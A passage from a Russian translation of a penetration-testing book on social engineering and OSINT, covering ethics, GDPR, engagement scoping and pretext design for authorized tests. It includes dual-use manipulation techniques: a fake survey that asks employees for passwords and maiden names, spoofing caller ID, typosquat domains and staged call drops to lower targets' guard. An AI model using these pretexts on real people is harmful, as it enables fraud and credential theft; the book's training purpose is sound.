Имейте в виду, что взаимопонимание – это особая игра. После того как вы установили взаимопонимание, остальная часть взаимодействия будет проще. Понимание психологических концепций и принципов человеческого поведения является одним из полезных способов установить связь с кем-то. Кроме того, чем больше OSINT вы соберете, тем умнее сможете говорить о компании-жертве. Можно найти идеальные поводы для установления контакта с сотрудниками, а также узнать о культуре, процессах и технологиях, которые облегчат последующий пентестинг или взаимодействие с красной командой. Иметь взаимопонимание полезно независимо от того, занимаетесь ли вы фишингом, целевым фишингом, вейлингом, вишингом, разбрасываете приманки или роетесь в мусорных баках.

2

ЭТИЧЕСКИЕ СООБРАЖЕНИЯ В СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

В отличие от тестирования безопасности сетевых и веб-приложений, воздействие социальной инженерии может выходить за пределы ноутбука или сервера. Когда вы взаимодействуете с реальными людьми, то должны принимать особые меры предосторожности, чтобы не причинить им вреда.

Также следует тщательно соблюдать законы своей страны и учитывать физическое местонахождение людей или предприятий, с которыми потенциально можете взаимодействовать. Вы можете случайно нарушить законы той страны, где физически находятся люди или серверы, подвергшиеся вашей атаке, и, сами того не желая, окажетесь преступником в соответствии с чужими законами. Хотя может не существовать юридического прецедента, предписывающего вам собирать данные OSINT определенным образом или вообще запрещающего вам собирать данные OSINT, некоторые законы, такие как *Общий регламент Европейского союза по защите данных* (GDPR), налагают на вас определенные обязательства и влекут последствия в

отношении данных, которые вы собираете, а также строго указывают, как вы должны защищать их. В этой главе изложены рекомендации по проведению социальной инженерии и сбору данных OSINT с соблюдением законных и этических норм.

Этическая социальная инженерия

Начнем с самой атаки социальной инженерии. Занимаясь социальной инженерией, вы должны постоянно думать о том, как будет чувствовать себя жертва в результате ваших действий. Это непростая задача, так как вам нужно найти способы показать, что компания уязвима (обычно потому, что у сотрудников нет надлежащей подготовки или процессы плохо организованы), но сделать это без прямого ущерба для репутации и карьеры людей, через которых вы раскрыли уязвимость.

Один из способов защитить людей – по возможности сделать их анонимными в глазах вашего клиента. Например, вместо упоминания о том, что Эдвард из бухгалтерии перешел по ссылке в фишинговом письме, напишите в отчете, что один из сотрудников финансового подразделения стал жертвой фишинговой атаки. При этом следует учитывать размер организации и возможность для коллег угадать личность жертвы по предоставленным вами данным. Если вы работаете по заказу относительно небольшой компании, можете не говорить, что ее учредитель опубликовал в социальных сетях слишком много деликатной информации, а вместо этого заявить, что высшее руководство легкомысленно относится к соблюдению конфиденциальности в соцсетях.

Настоящие плохие парни, скорее всего, не будут придерживаться подобных границ. Однако при тестировании на проникновение мы не должны копировать все, что делают плохие парни. На нашем месте они использовали бы атаки типа «отказ в обслуживании» (атаки на сети и системы, которые не позволяют законным пользователям и службам получить к ним доступ, DDOS-атака); *доксинг* клиентов, т. е. обнародование их личной информации, такой как адрес проживания, адрес электронной почты и номер телефона; и развертывание программ-вымогателей (вредоносное программное обеспечение, которое требует от жертв уплаты выкупа, чтобы разблокировать его). Но мы ведь не такие, правда?

Вот несколько советов по защите людей в ваших проектах социальной инженерии.

Соблюдение границ

Следующее правило следует соблюдать безоговорочно: *если люди просят вас перестать с ними разговаривать или если они заканчивают разговор, вы должны остановиться*. Кроме того, хотя вы можете просматривать общедоступные сообщения жертвы в социальных сетях и формировать на их основе профиль атаки, вы никогда не должны делать следующее:

- использовать личные учетные записи (включая связь с ними);
- обращаться к этой информации вне рабочих задач.

Представьте, что кто-то пристает к вам с рабочими вопросами, пока вы отдыхаете дома, да еще и делает это через личный аккаунт в соцсети. Вас бы это очень разозлило, не так ли? Допустимое использование социальных сетей для сбора данных OSINT включает в себя поиск общедоступных данных о работе, упоминаний о конкретном программном обеспечении или технологиях или упоминаний обычного имени пользователя.

Понимание юридических аспектов

Когда дело доходит до социальной инженерии, есть два основных правовых аспекта: *спуфинг* (введение в заблуждение) и *запись разговоров*. Помимо этих вопросов, один из лучших способов избежать юридических проблем – атаковать только ресурсы, принадлежащие компании-клиенту, и максимально избегать взаимодействия с личными ресурсами сотрудников.

В большинстве стран действуют законы, запрещающие подмену телефонных номеров звонящего. Если вы имитируете действия злоумышленника в соответствии с контрактом на проверку безопасности и звоните только на служебные номера заказчика, то вы, скорее всего, будете чисты перед законом. Немного сложнее ситуация с записями звонков, особенно когда запись ведется без явного согласия и даже без уведомления второй стороны. Может ли компания выступать в качестве второй стороны, дающей согласие на запись разговоров своих сотрудников, которые они ведут при помощи корпоративных средств связи, – это серая юридическая зона. Многое зависит от того, что по этому поводу сказано в стандартном трудовом соглашении с сотрудниками компании. Если вас попросят записывать звонки, обратитесь к своему юристу за дополнительными разъяснениями в вашем конкретном случае.

Особенности предоставления услуг третьей стороны

Также могут возникнуть проблемы, если вы нарушите правила использования услуг, предоставляемых третьей стороной. В 2019 году Майк Фелч из Black Hills Information Security опубликовал пару сообщений в блоге о выборе программных сервисов, которые можно использовать при фишинге. В этих постах, озаглавленных «Как очистить Google и начать заново» (части I и II), рассказывается о его опыте использования G Suite (платформа повышения производительности Google, которая теперь называется Google Workspace) как в качестве цели, так и инструмента для атаки. Фелч объясняет, как он скомпрометировал учетные данные и использовал CredSniper для обхода многофакторной аутентификации.

Тут история принимает интересный оборот. Блог обнаружили как сотрудники Центра управления безопасностью (Security Operations

Center, SOC) заказчика, так и SOC Google. В качестве ответных действий Google не только заблокировал учетную запись Фелча, но также (предположительно с помощью OSINT и собственных алгоритмов обнаружения) начал блокировку других учетных записей Майка и его жены, даже не связанных с используемыми ими сервисами Google. Мораль этой истории заключается в том, что нужно согласовать свои действия с любыми другими поставщиками услуг, которых может использовать клиент, чтобы гарантировать, что вас не подвергнут блокировке всего подряд, включая, как в случае с Майком, даже термостат в системе отопления дома.

Подведение итогов после вторжения

После выполнения операций с использованием социальной инженерии важно правильно провести *дебрифинг* (debriefing) – обнародовать предпринятые меры и полученные результаты. Дебрифинг включает в себя ознакомление жертв с методами, которые вы использовали, и информацией, которую вы собрали. Вы не должны рассказывать всей организации, что Джейн из отдела кадров использует имя своего мужа Джона в качестве пароля или что у Мэдисон проблемы взаимоотношений с дядей. Строго соблюдайте анонимность отчета и не касайтесь деталей; просто скажите заказчику, что вы обнаружили, как некоторые сотрудники используют имена своих супругов в качестве паролей, или что вы легко получили информацию об их личных отношениях.

Один из способов решить эту этическую проблему – вести список тех, кто стал жертвой атаки, и конфиденциально сообщить им, почему они провалили испытание, при этом не указывая их имена из отчета. Если руководство организации запрашивает эту информацию, можете указать имена в ответ на обязательство компании не увольнять сотрудников. Этот пункт часто указывают в контракте между пентестерами и их заказчиками. Если компания не обучает своих сотрудников, будет несправедливо увольнять их за нарушения безопасности. С другой стороны, в вашем отчете должны быть явно указаны люди, которые помешали атаке. Они позаботились о защите своей организации, и их заслуги следует признать и вознаградить.

С организационной точки зрения руководство должно дать понять сотрудникам, что сама компания не шпионила за ними. Им должно быть ясно, что компания заплатила кому-то другому за проверку, которая включает сбор информации, а затем отфильтровала собранные сведения и оставила имеющие отношение только к бизнесу, сохранив личную жизнь сотрудников в тайне. Кроме того, организация должна использовать предоставленный вами отчет вместе с рекомендациями и примерами сценариев атаки для обучения сотрудников, чтобы они могли быть более безопасными.

Выступая с презентациями на таких конференциях, как DerbyCon, Hacker Halted и различных мероприятиях Security BSides, я следую тем же правилам, что и в отчетах. Вы никогда не знаете, находится ли

кто-то из тех, кто стал жертвой атаки, среди присутствующих, поэтому старайтесь не стать причиной публичного позора других людей. Соблюдайте золотое правило: «Хвалите публично, порицайте лично». Стимулируйте людей быть более бдительными и сообщать о проблемах соответствующим специалистам.

Практический пример: социальная инженерия зашла слишком далеко

В 2012 году беременная принцем Джорджем Кембриджским герцогиня Кейт Миддлтон была госпитализирована из-за сильного утреннего недомогания. Общественность и средства массовой информации вскоре узнали об этом, и в 5:30 пара ведущих австралийского радиошоу позвонила в больницу, представившись королевой Англии и принцем Чарльзом. Ведущие умело изобразили их произношение и запросили самую новую информацию о состоянии Миддлтон. На звонок ответила дежурная медсестра приемной. Полагая, что звонок был законным, дежурная соединила пранкеров с личной медсестрой Миддлтон, которая сообщила различные подробности о ее состоянии.

Ведущие записали звонок и включили его в эфир. Программа привлекла огромное внимание и стала причиной международного скандала. Прежде чем больница успела предпринять какие-либо действия, медсестру нашли мертвой со следами явного самоубийства. Принц Уильям и герцогиня Кейт опубликовали заявление, в котором выразили глубокую скорбь по поводу инцидента и выразили соболезнования близким медсестры.

Это пример социальной инженерии, которая зашла слишком далеко. Розыгрыши розыгрышами, но в какой-то момент во время звонка пранкеры обязаны были раскрыться. Они также не должны были делать свои трюки достоянием широкой публики. Впоследствии радиошоу закрыли, а аккаунты шоу и ведущих в соцсетях были удалены. Владельцы радиостанции принесли официальные публичные извинения – слишком поздно после трагедии, которой можно было избежать.

Хотя это поведение больше похоже на глупую безвкусную шутку, чем на атаку, инцидент вполне можно расценить как злоупотребление доверием жертвы, потому что ди-джеи действовали не в ее интересах. Если бы они не транслировали звонок в эфир, их действия, возможно, были бы больше похожи на безобидное использование чужого авторитета, хотя лучшим решением было бы вообще не звонить.

Этические рамки OSINT

Теперь, когда мы определили юридические и этические границы для социальной инженерии, нужно сделать то же самое для OSINT. Здесь подходят многие из упомянутых ранее соображений, но ставки, как правило, ниже, потому что, хотя информация, которую вы получаете

с помощью сбора OSINT, может повлиять на благополучие объектов вашего внимания, вы не взаимодействуете с ними напрямую. Тем не менее это не означает, что вы должны без разбора собирать все данные по каждому объекту.

Защита данных

Необходимо тщательно продумать, как долго нужно хранить любые данные, которые вы собираете, как их уничтожить, какую ценность присвоить данным, к чему приведет потеря данных и как кто-то может попытаться их скомпрометировать.

Цифровая криминалистика и правоохранительные органы при работе с данными часто используют концепцию *цепочки безопасного хранения* (chain of custody). Цепочка хранения направлена на сохранение в безопасных условиях любых собранных улик с момента сбора до уничтожения. Для этого необходимо хранить все данные в специально отведенном для этого безопасном месте. Например, у полицейских принято хранить вещественные доказательства в специальной ячейке, которая находится в охраняемом помещении. Лицо, получающее доступ к этой ячейке, должно доказать свое право доступа, расписаться в получении вещественных доказательств и затем вернуть их под роспись.

К сожалению, данные в цифровом формате можно легко скопировать, поэтому обеспечить соблюдение цепочки безопасного хранения немного сложнее, но это возможно, если вы примете определенные меры предосторожности. Прежде всего это соблюдение правил гигиены безопасности, о которых мы поговорим далее. Для каждого исследования безопасности вам нужна выделенная виртуальная машина, которую вы будете использовать исключительно для этого исследования. Машина должна быть зашифрована надежным паролем. Когда вы закончите исследование, обеспечьте безопасное хранение. Сохраните файлы, из которых состоит виртуальная машина, на отдельном диске. Скорее всего, вам будет достаточно обычного компакт-диска или DVD-диска, но в некоторых случаях может понадобиться накопитель большего размера, например флеш-накопитель USB или внешний жесткий диск. В качестве дополнительного уровня безопасности вы можете зашифровать сам диск и безопасно хранить его, отключив от каких-либо компьютеров, с помощью физического ограничителя доступа, такого как обычный сейф.

Цифровая гигиена – это не что иное, как последовательное применение лучших методов обеспечения безопасности. Обеспечьте защиту от вредоносных программ на своих рабочих устройствах и не используйте пароли повторно (и, разумеется, выбирайте надежные пароли). Вы также должны использовать менеджер паролей и многофакторную аутентификацию при каждой возможности. Это лишь верхушка айсберга, но эти шаги застрахуют вас от того, что кто-то сможет поставить под сомнение надежность ваших данных, особенно если они предназначены для судебного разбирательства.

Чтобы определить ценность данных, подумайте, какой ущерб они могут нанести компании или человеку. Я никогда не собираю и не храню номера социального страхования, но если бы собирал, то придавал бы им очень большое значение. Если я получу чей-то адрес электронной почты вместе с паролем, я присвою им максимальный уровень важности. Обнаружение этой информации указывает на то, что организация или сотрудник потенциально могли пострадать от взлома, потому что люди склонны использовать одинаковые пароли. При этом, если организация может доказать, что данному пользователю технически запрещено применять известный вам пароль, можете присвоить известному паролю низкий уровень важности. Простой пароль без привязанного к нему человека также будет иметь низкую ценность, хотя вы можете использовать его для атаки на компанию с помощью *распыления пароля* (password spraying). При распылении пароля злоумышленник использует один пароль, пытаясь взломать многочисленные учетные записи, например используя пароль по умолчанию для всех известных ему учетных записей.

Короче говоря, защитите свои конфиденциальные данные, сведя к минимуму доступ к системе, в которой они хранятся, поддерживая их в актуальном состоянии, отключая ненужные службы, используя надежные пароли и многофакторную аутентификацию, когда это возможно. Шифруйте данные, когда это возможно. Даже если кто-то похитит данные, они окажутся бесполезными, если злоумышленник не сможет взломать ключ шифрования.

Соблюдение законов и правил

В этом разделе рассматриваются возможные юридические аспекты сбора данных OSINT. Хотя здесь в качестве примера основного закона, регулирующего OSINT, я рассматриваю европейский GDPR, другие страны и юрисдикции приняли аналогичные законы, связанные с защитой личной информации и ответственностью за утечки данных. Сбор данных OSINT сам по себе не является утечкой данных, но пока еще ни один суд не вынес явного постановления об обратном – что положения GDPR не распространяются на OSINT. Поэтому вы должны рассматривать GDPR или аналогичные внутренние законы вашей страны как имеющие прямое отношение к вашей деятельности.

Общее положение о защите данных (GDPR)

Положения GDPR определяют, что вы можете делать с данными, принадлежащими гражданам ЕС. Регламент направлен на защиту граждан и жителей ЕС в отношении сбора и использования их данных. По сути, это дало возможность гражданам и резидентам ЕС как потребителям управлять данными, которые собираются от них и о них. После принятия GDPR в 2016 году предприятиям дали два года на то, чтобы привести свою деятельность в соответствие требованиям нового положения. Начиная с 25 мая 2018 года все компании во всем мире, ведущие деятельность в ЕС, должны соблюдать GDPR.

Компания, нарушающая GDPR, может быть оштрафована на 4 % от ее глобального годового дохода. Это должно послужить стимулом для защиты любой информации, собранной о гражданах ЕС (как в ЕС, так и за рубежом) и о людях, посещающих ЕС.

Основное влияние GDPR на социальную инженерию и OSINT заключается в том, что закон дает людям возможность ограничить сбор другими лицами их *личной информации* (personal information, PI) и *конфиденциальной личной информации* (sensitive personal information, SPI), что, в свою очередь, может существенно уменьшить поверхность атаки OSINT. Кроме того, если персональные данные были похищены и информация стала общедоступной, это повлечет за собой огромные штрафы для компаний, которые не обеспечили должную безопасность собранных PI и SPI.

Еще одно важное положение GDPR – *право на забвение*. Это положение позволяет частным лицам ознакомиться с полным объемом информации о себе, хранящимся у оператора данных, и затребовать немедленное удаление своей PI или SPI.

Сбор данных от лица правоохранительных органов

Если вы работаете в правоохранительных органах (государственных, муниципальных или иных) или имеете лицензию частного детектива, то наверняка обладаете более широкими возможностями собирать и использовать OSINT. Ознакомьтесь со всеми применимыми законами или проконсультируйтесь с юристом, прежде чем применить свои особые полномочия в каких-либо операциях по сбору данных OSINT.

Например, Американский союз гражданских свобод (ACLU) опубликовал в 2012 году статью, предупреждающую о весьма скользкой ситуации, связанной с использованием больших данных и других методов, включая OSINT, для выявления потенциальных преступников *до того*, как они нарушат закон. ACLU обсудил практику получения больших данных от правоохранительных органов, а затем использования этих данных, чтобы выдвинуть подозрения в совершении правонарушений против людей, которые, возможно, не нарушали закон, потому что предположения об этом возникли исключительно на основе компьютерных прогнозов. Джей Стэнли, автор статьи ACLU, утверждает, что такой подход к анализу будут способствовать бесконтрольному увеличению объема собираемой информации, по уважительной причине или без нее. Это может привести к тому, что люди попадут в поле зрения уголовного правосудия без соблюдения надлежащей правовой процедуры – просто потому что «так сказали данные».

Сбор данных в качестве частных лиц

Если вы заключили договор на проведение пентеста и мероприятий социальной инженерии как частное лицо, это вовсе не освобождает вас от необходимости соблюдать законы о сборе, защите и хранении

персональных данных. В некоторых странах и регионах действуют законы, ограничивающие проведение OSINT-мероприятий частными лицами даже более строго, чем в отношении юридических лиц и правоохранительных органов.

Вывод: только вы несете ответственность за соблюдение законов в той местности, где действуете вы и ваша жертва. Прежде чем приступить к сбору OSINT, лучше всего на всякий случай проконсультироваться с местным юристом, обладающим конкретными знаниями в области законов, связанных с цифровыми данными, информационным бизнесом и безопасностью.

Практический пример: этические ограничения социальной инженерии

Следующий случай произошел, когда я был консультантом, помогающим группе пентестеров. Я должен был обзвонить по телефону 25 потенциальных целей и написать отчет о звонках. Компания не предоставила мне повода для звонков. (Некоторым клиентам нравится предоставлять готовый сценарий звонка, хотя я предпочитаю создавать свой собственный, чтобы убедиться, что сотрудники не были предварительно проинформированы о проверке.)

Я притворился, что провожу опрос организационной компетенции, который придумал, чтобы позволить себе задавать довольно навязчивые вопросы жертвам под предлогом поручения от генерального директора. Организация предоставила мне список номеров, но без указания имен и названий отделов. Поскольку слепой звонок по номеру обычно не приводит к успеху, мне пришлось провести дополнительное исследование. Из предоставленных телефонных номеров один оказался номером отделения полиции, а два других – номерами местных судов. Я поговорил об этом со своим менеджером, и мы решили отказаться от них из осторожности.

Затем я подделал свой номер, чтобы он отражался как номер телефона компании Nielsen, которая обычно проводит опросы для других организаций. Я утверждал, что провожу опрос, санкционированный генеральным директором организации, чтобы узнать, что сотрудники знают о рабочем месте и других отделах организации. Был задан ряд вопросов наподобие следующих.

1. Как долго вы работаете в этой организации?
2. Есть ли у вас доступ к беспроводному интернету? Если да, то каково имя сети или точки доступа (SSID)?
3. У вас есть рядом с рабочим местом торговые автоматы?
4. Какой у вас компьютер? Операционная система?
5. Антивирус какой марки вы используете?
6. Знаете ли вы, как зовут охранников на проходной?
7. Как звали вашу мать до того, как она вышла замуж?

8. Можете ли вы привести пример предыдущего или текущего пароля, который вы используете?

В качестве дополнительной меры безопасности я не записывал звонки и проводил их в приватном месте. Через какое-то время несколько человек назвали мне девичью фамилию своей матери, но паролей еще никто не дал.

Затем я позвонил по официальному контактному номеру организации. Ответила приятная дама лет шестидесяти. Мы обменялись любезностями, и я объяснил суть исследования. Она согласилась помочь, чем могла, но сказала мне, что не очень разбирается в технологиях.

«Я тоже, – сказал я, – ведь я немного подрабатываю опросами, пока учусь в колледже ACME на факультете психологии». Мы рассмеялись, и я начал опрос.

Я прошел по стандартному списку. Она ответила на первые шесть вопросов, но, когда я спросил у нее имя ее матери до замужества, она ответила, что я задаю вопрос о восстановлении пароля, ответ на который ей не следует никому говорить. Я согласился двигаться дальше, сказав ей, что мне и самому не всегда нравились вопросы, которые мне приходилось задавать. Я напомнил ей, что она всегда может отказаться отвечать на вопрос. Когда я спросил у нее пароль, которым она часто пользовалась, она поколебалась, потом вздохнула и сказала мне: «Пахта»[1].

«Пахта?» – переспросил я.

Чтобы наладить с ней отношения, я поделился реальной историей о том, как в детстве я любил есть раскрошенный кукурузный хлеб в пахте, когда гостил у моего покойного дедушки.

Женщина разрыдалась. Когда я спросил, все ли с ней в порядке, она ответила, что кукурузный хлеб с пахтой был любимым блюдом ее покойного мужа. Я сразу почувствовал себя подавленным. Она сказала мне, что на предстоящий День благодарения как раз будет его день рождения и что она потеряла его около трех лет назад из-за рака.

Что делать в подобных случаях? Я решил остаться в образе, но болтал с ней до тех пор, пока не убедился, что она успокоилась. Было бы неэтично просто положить трубку и перейти к следующему звонку. Мы вспомнили о наших покойных членах семьи, людях в ее районе, обсудили погоду и другие традиционные темы светской беседы.

Прежде чем закончить разговор, я спросил ее, все ли с ней в порядке. Положив трубку, я поговорил с руководителем команды, рассказал ему эту историю и сказал, что предпочел бы больше не звонить в этот день. Он согласился, поэтому я переключился на другой проект, не связанный со звонками.

Основные правила опроса таковы:

- всегда позволяйте людям отказаться от участия в разговоре. Вы можете попытаться осторожно уговорить их продолжить, но не давите слишком сильно. Если они откажутся, просто идите даль-

[1] Пахта – жидкий остаток после взбивания цельного молока в масло. – *Прим. перев.*

ше. Если вы чувствуете себя уверенно, спросите позже еще раз, но, если они снова скажут «нет», остановитесь. Сила не поможет вашему делу;

- задавая деликатные вопросы, убедитесь, что вы находитесь в тихом и безопасном месте, где вас никто не услышит. Избегайте записи разговора, если задаете такие вопросы;
- если вы заподозрили, что своими вопросами задели кого-то за живое, найдите время, чтобы успокоить его, и либо перезвоните позже, либо прекратите общение, в зависимости от того, что подходит для вашей кампании;
- свяжитесь со своим руководством, если вы окажетесь в ситуации, подобной моей. Они должны знать о происшествии на случай, если впоследствии ваш собеседник свяжется с ними, но они также должны знать о вашем душевном равновесии и обо всем, что может повлиять на вашу работу.

Вывод

Социальная инженерия и OSINT оказывают влияние на всех людей, участвующих во взаимодействии, и даже за пределами рабочего места. В этом аспекте социальная инженерия отличается от обычного тестирования на проникновение, которое по большей части позволяет жертвам «оставить работу на работе». Занимаясь социальной инженерией, будьте осторожны и аккуратны, чтобы гарантировать, что лицо, на которое направлено ваше воздействие, не подвергнется психологическому стрессу или не получит иного вреда. Лучший способ сделать это – установить четкие границы, подобные тем, которые описаны в этой главе, и потребовать внести их в контракт с клиентом. В противном случае мой лучший совет практикам – доверять своему чутью. Не стесняйтесь обращаться к юристу при работе с международными клиентами. Если то, что вы делаете с объектом социальной инженерии, расстраивает вас, скорее всего, вам не следует этого делать.

ЧАСТЬ II

НАСТУПАТЕЛЬНАЯ СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

3

ПОДГОТОВКА К АТАКЕ

Люди поверят в самую возмутительную ложь, какую только можно придумать, если вы будете произносить ее с искренней убежденностью.

Марк Твен, письмо в газету Alta California, Сан-Франциско, 1867 г.

Атака с применением социальной инженерии – это один из самых впечатляющих вариантов пентестинга. Но прежде чем вы приступите к атакам, нужно четко усвоить процесс их выполнения на всех этапах. Если вы этого не сделаете, могут возникнуть проблемы с законом или, что еще хуже, вы можете нанести ущерб психическому здоровью объекта, которого атакуете. Здесь в игру вступают наборы стандартных процедур, которые мы будем дальше называть *фреймворками*.

В этой главе вы познакомитесь с процессом взаимодействия с вашим клиентом для определения (и соблюдения) объема задания. Мы также рассмотрим два важных процесса для выполнения OSINT и социальной инженерии – фреймворк социальной инженерии и цикл OSINT OODA (Observe-Orient-Decide-Act, наблюдение-ориентация-решение-действие) – и обсудим операционные системы, которые вы можете использовать для этого.

Согласование с клиентом

Первым шагом подготовки к атаке является координация действий с клиентом, будь то непосредственный заказчик, ваш менеджер или другая команда в вашей компании. Даже после того, как вы завершили первоначальный процесс ознакомления с задачей, не стесняйтесь задавать вопросы, относящиеся к выполнению работы. На карту могут быть поставлены ваша репутация, средства к существованию и даже судимость, поэтому убедитесь, что вы четко знаете, что делать можно, а чего нельзя и почему это так.

Ознакомление с задачей

На этапе ознакомления с задачей вы должны плотно общаться с клиентом, чтобы точно определить, в чем будет заключаться ваше тестовое вторжение и как оно будет происходить. Этот этап включает в себя выяснение того, кто будет вашим контактным лицом, а также рассмотрение сроков (например, количество часов, отведенных на выполнение задания; время дня, недели или месяца, в течение которого будет проводиться тестирование, а также запретные периоды, когда вы не можете проводить тестирование). Также следует обсудить юридические аспекты, убедившись, что в договоре есть формулировки, которые защитят от юридических проблем. Вот почему разумно нанять адвоката. Вам нужны пункты договора, страхующие вас в случае причинения случайного ущерба и других непредвиденных обстоятельств. Наконец, обсудите объем вашей атаки, например количество звонков или писем по электронной почте.

Вы и ваш клиент должны задокументировать результаты этапа определения объема работ в техническом задании (ТЗ) – части контракта, в которой четко указывается, что вы явно уполномочены и не уполномочены делать в рамках задания. Убедитесь, что в ТЗ очерчены соответствующие правила ведения атакующих действий. В нем должны быть подробно описаны любые запрещенные или рекомендованные предлоги, адреса электронной почты, исходящие или целевые IP-адреса и другие ограничения или требования, относящиеся к заданию.

Кроме того, убедитесь, что в контракте и ТЗ вы упомянуты по имени. Лучше всего назвать поименно всех тестировщиков, занятых выполнением контракта, если это возможно, а также компанию, в которой вы работаете.

При определении масштаба задачи убедитесь, что ваше участие в социальной инженерии соответствует определенным требованиям. Помимо прочего, удостоверьтесь, что у вас есть надлежащее разрешение и юридическая защита для выполнения социальной инженерии и что лицо, подписывающее контракт, уполномочено давать вам разрешение на такую деятельность. Если вы являетесь внутренним сотрудником, выполняющим тестирование собственной компании,

получите письменное разрешение от руководства. Если вы занимаетесь тем, что выполняете заказы на тестирование других организаций, постарайтесь оформить специальную *страховку от ошибок и упущений* (errors and omissions, E&O), чтобы защитить себя на законных основаниях. Страхование E&O, также называемое *страхованием профессиональной ответственности* (professional liability insurance, PLI), призвано защитить вас от необходимости выплачивать полную стоимость по иску о халатности в гражданском суде (если вы проиграете этот суд).

Этап ознакомления с задачей задает тон всему взаимодействию. Неправильная оценка работы может доставить неприятности обеим сторонам. Она может излишне усложнить взаимодействие, заставляя вас тратить больше времени на телефонные звонки в неподходящее время или выполнять работу ненадлежащим образом. Неверная оценка задачи также может нанести ущерб вашей репутации как специалиста, если компания, где вы работаете, сочтет вас непрофессионалом. Рабочая таблица в приложении 1 поможет задать правильные вопросы, чтобы убедиться, что у вас есть вся необходимая информация.

Определение целей

После подписания контракта и создания ТЗ еще раз обсудите с вашим клиентом цели предстоящего тестирования. Будет ли результат тестирования использован как обоснование для внедрения новых средств защиты бизнеса, продуктов и технологий? Будет ли он использоваться для оценки потребностей в человеческом капитале? Может быть, тест нужен просто для проверки соблюдения внутренних правил компании? Или клиент будет использовать его для оценки работы службы безопасности (например, как часть оценки производительности или для решения о повышении)? Ответы на эти вопросы не должны влиять на то, насколько хорошо вы выполняете свою работу, но они должны помочь вам понять, чего ожидать и как строить свои коммуникации.

Определение методов

Методы, которые вы используете, имеют решающее значение для вашего участия. Будете ли вы использовать доменное имя с опечаткой, очень похожее на доменное имя клиента (особенно эффективная стратегия, если правильное написание допускает опечатку), или купите доступный домен с тем же именем и другим доменом верхнего уровня (например, *nostarch.us* вместо законного *nostarch.com*)? Станете ли вы прикидываться поставщиком, клиентом или партнером? Использовать загрузку вредоносных документов или просто собирать учетные данные? Будете ли вы использовать вишинг и фишинг вместе? Хочет ли клиент, чтобы вы использовали автоматизированное решение, или вы должны отдать предпочтение ручному труду, как мы обсудим в главе 7?

Знание технологий, используемых вашим клиентом, и направлений, на которых нужно сосредоточить усилия, будет важным фактором успеха атаки. Первым делом проверьте, можно ли собрать из открытых источников информацию о технологиях, которые использует ваш клиент, а затем постарайтесь воспользоваться этой информацией. У этого подхода есть дополнительные выгоды: он предоставляет клиенту метод для обнаружения и, возможно, атрибутирования любых других атак, а также позволяет убедиться, что клиент правильно внедрил и использует свои технологии. Ваш клиент наверняка будет доволен, если получит больше информации, чем заказывал.

Разработка удачных предлогов

При разработке предлогов для взаимодействия попытайтесь найти события в окружении вашей жертвы, которые можно было бы использовать против нее. Можете заявить, что работаете в организации, предоставляющей компании-жертве услуги облачного хранилища или сервера электронной почты, и запросить дополнительную информацию в связи с «инцидентом безопасности». Чтобы собрать дополнительные данные OSINT, можно заглянуть на страницы и группы в местных социальных сетях.

Если у вас есть достаточно времени, купите несколько экземпляров местных газет. Если вы находитесь достаточно близко, прогуляйтесь по городу и поищите любые листовки или плакаты, объявляющие о подходящих событиях. Есть ли общий интерес или цель среди целей? Возможно, кто-нибудь из сотрудников любит пешие прогулки, бег, гонки с препятствиями или посещает рок-фестивали на открытом воздухе? Есть ли в организации команда по боулингу или софтболу? Если да, то в каких они лигах и где играют? Против кого они играют?

Упомянутые здесь соображения превратят вашу фишинговую атаку из случайной в целенаправленную, что многократно повысит ее шансы на успех. Если вы потратите время на то, чтобы лучше изучить жертву и ее окружение, это значительно облегчит вашу работу, но нужно обязательно поделиться полученной информацией и советами в своем отчете, а также при обучении персонала, которое вас могут попросить провести по итогам тестирования.

На основе собранной информации разработайте свои сценарии и предлоги. Покажите клиенту от трех до пяти лучших вариантов, и пусть он сам выберет, какой из них лучше использовать. Если возможно, подтвердите временные рамки, в течение которых будет выполняться ваша атака, но не точное время. Это держит ваших клиентов в напряжении и дает вам элемент неожиданности.

Хотя ни один клиент не должен информировать сотрудников о сценариях, которые вы выбираете, я столкнулся с тем, что это происходит довольно часто. Например, в одном из моих контрактов клиент ограничил возможные предлоги и сценарии, а затем прописал точное время, когда я мог отправлять фишинговые письма и совершать ви-

шинговые звонки. При этом была сделана важная оговорка: если бы во время обзвона меня попросили перезвонить позже по какой-либо причине, я мог сделать это без дополнительного согласования.

К счастью, я сумел воспользоваться этой оговоркой в свою пользу. Во время звонка я создавал много очень громких фоновых шумов и симулировал обрыв связи. Между шумом и «отключением телефона» я смог заставить около двух третей собеседников попросить меня перезвонить им. Поскольку я действительно перезвонил им в назначенное время, их бдительность ослабла, и они были более приветливы, чем если бы я звонил только в строго отведенное время.

Использование специализированных ОС для социальной инженерии

Профессионалы в области социальной инженерии и сборщики OSINT отличаются тем, что используют в своей работе правильные инструменты. Kali – широко известный дистрибутив Linux, предназначенный для тестирования на проникновение и созданный и поддерживаемый Offensive Security, – поставляется с такими инструментами, как Social-Engineer Toolkit (SET), theHarvester, Ghost Phisher, Maltego и Recon-ng. Мы обсудим эти инструменты более подробно в следующих главах. ОС Kali и инструменты, с которыми она поставляется, наиболее эффективны при использовании в рамках теста на проникновение или взаимодействия, включающего общую социальную инженерию без экстремального сбора данных OSINT, хотя с помощью Kali также можно проводить расширенный сбор OSINT.

Кроме того, канадская некоммерческая организация Trace Labs создала и активно поддерживает форк Kali Linux (с благословения и при содействии Offensive Security), который предназначен для помощи в расследованиях OSINT, в частности, в соревнованиях Search Party с использованием OSINT для поиска людей, пропавших без вести. Предварительно настроенная виртуальная машина (ВМ) Trace Labs имеет множество инструментов для OSINT-расследований, ориентированных как на бизнес, так и на людей. Она доступна для бесплатного скачивания по адресу *https://www.tracelabs.org/trace-labs-osint-vm/*.

Использование менее распространенной операционной системы и конфигурации также имеет свои преимущества. В частности, это позволяет настроить среду в соответствии с вашими предпочтениями и уровнем комфорта. Если я занимаюсь изучением жертвы, способной обнаружить меня, я не хочу использовать свою домашнюю или рабочую сеть даже через VPN, который может быть скомпрометирован. Вместо этого, в дополнение к версиям Kali Offensive Security и Trace Labs, я использую систему Ubuntu, работающую на экземпляре облачного виртуального частного сервера (VPS), где я установил настроенный набор инструментов, включая SpiderFoot,

